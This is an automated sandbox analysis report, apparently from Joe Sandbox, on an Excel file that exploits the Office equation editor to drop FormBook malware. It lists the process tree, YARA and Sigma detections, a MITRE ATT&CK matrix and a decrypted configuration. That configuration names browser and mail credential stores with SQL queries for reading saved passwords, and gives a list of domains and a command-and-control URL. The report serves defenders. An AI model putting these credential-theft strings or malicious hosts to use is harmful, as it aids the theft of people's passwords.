ID: 339199
Sample Name: NEW 01 13 2021.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:16:08
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report NEW 01 13 2021.xlsx

Overview


General Information

Sample Name:	NEW 01 13 2021.xlsx
Analysis ID:	339199
MD5:	9aa0898ded04a2..
SHA1:	59c525a0dd116c..
SHA256:	d6823f8eaf8a072..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2396 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2512 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2812 cmdline: 'C:\Users\Public\vbc.exe' MD5: 6A763ED09B2FD9F663BCB0AF7B17D492)
    - vbc.exe (PID: 2732 cmdline: C:\Users\Public\vbc.exe MD5: 6A763ED09B2FD9F663BCB0AF7B17D492)
    - vbc.exe (PID: 2752 cmdline: C:\Users\Public\vbc.exe MD5: 6A763ED09B2FD9F663BCB0AF7B17D492)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - chkdsk.exe (PID: 1772 cmdline: C:\Windows\SysWOW64\chkdsk.exe MD5: A01E18A156825557A24A643A2547AA8C)
          - cmd.exe (PID: 1840 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x79d9",
    "KEY1_OFFSET 0x1bae5",
    "CONFIG SIZE : 0xaf",
    "CONFIG OFFSET 0x1bbe5",
    "URL SIZE : 21",
    "searching string pattern",
    "strings_offset 0x1a693",
    "searching hashes pattern",
    "--------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------",
    "0x175102a1",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715010",
    "0xbf0a5e41",
```

```
"0x2902d074",
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012168",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd015c9",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
```

```
    "0x9d70beea",
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "----------------------------------------------------",
    "Decrypted Strings",
    "----------------------------------------------------",
    "USERNAME",
    "LOCALAPPDATA",
```

```
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
```

```
    "",
    "dat=",
    "f-start",
    "fundamentaliemef.com",
    "gallerybrows.com",
    "leadeligey.com",
    "octoberx2.online",
    "climaxnovels.com",
    "gdsjgf.com",
    "curateherstories.com",
    "blacksailus.com",
    "yjpps.com",
    "gmobilet.com",
    "fcoins.club",
    "foreverlive2027.com",
    "healthyfifties.com",
    "wmarquezy.com",
    "housebulb.com",
    "thebabyfriendly.com",
    "primajayaintiperkasa.com",
    "learnplaychess.com",
    "chrisbubser.digital",
    "xn--avenr-wsa.com",
    "exlineinsurance.com",
    "thrivezi.com",
    "tuvandadayvitos24h.online",
    "illfingers.com",
    "usmedicarenow.com",
    "pandabutik.com",
    "engageautism.info",
    "magnabeautystyle.com",
    "texasdryroof.com",
    "woodlandpizzahartford.com",
    "dameadamea.com",
    "sedaskincare.com",
    "ruaysatu99.com",
    "mybestaide.com",
    "nikolaichan.com",
    "mrcabinetkitchenandbath.com",
    "ondemandbarbering.com",
    "activagebenefits.net",
    "srcsvcs.com",
    "cbrealvitalize.com",
    "ismaelworks.com",
    "medkomp.online",
    "ninasangtani.com",
    "h2oturkiye.com",
    "kolamart.com",
    "acdfr.com",
    "twistedtailgatesweeps1.com",
    "ramjamdee.com",
    "thedancehalo.com",
    "joeisono.com",
    "glasshouseroadtrip.com",
    "okcpp.com",
    "riggsfarmfenceservices.com",
    "mgg360.com",
    "xn--oi2b190cymc.com",
    "ctfocbdwholesale.com",
    "openspiers.com",
    "rumblingrambles.com",
    "thepoetrictedstudio.com",
    "magiclabs.media",
    "wellnesssensation.com",
    "lakegastonautoparts.com",
    "dealsonwheeeles.com",
    "semenboostplus.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.rizrvd.com/bw82/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2370481869.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.2370481869.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.2370481869.0000000000080000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000002.2370639916.0000000000260000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.2370639916.0000000000260000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
6.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commu
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track D Locatior
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NEW 01 13 2021.xlsx	30%	Virustotal		Browse
NEW 01 13 2021.xlsx	22%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file2[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

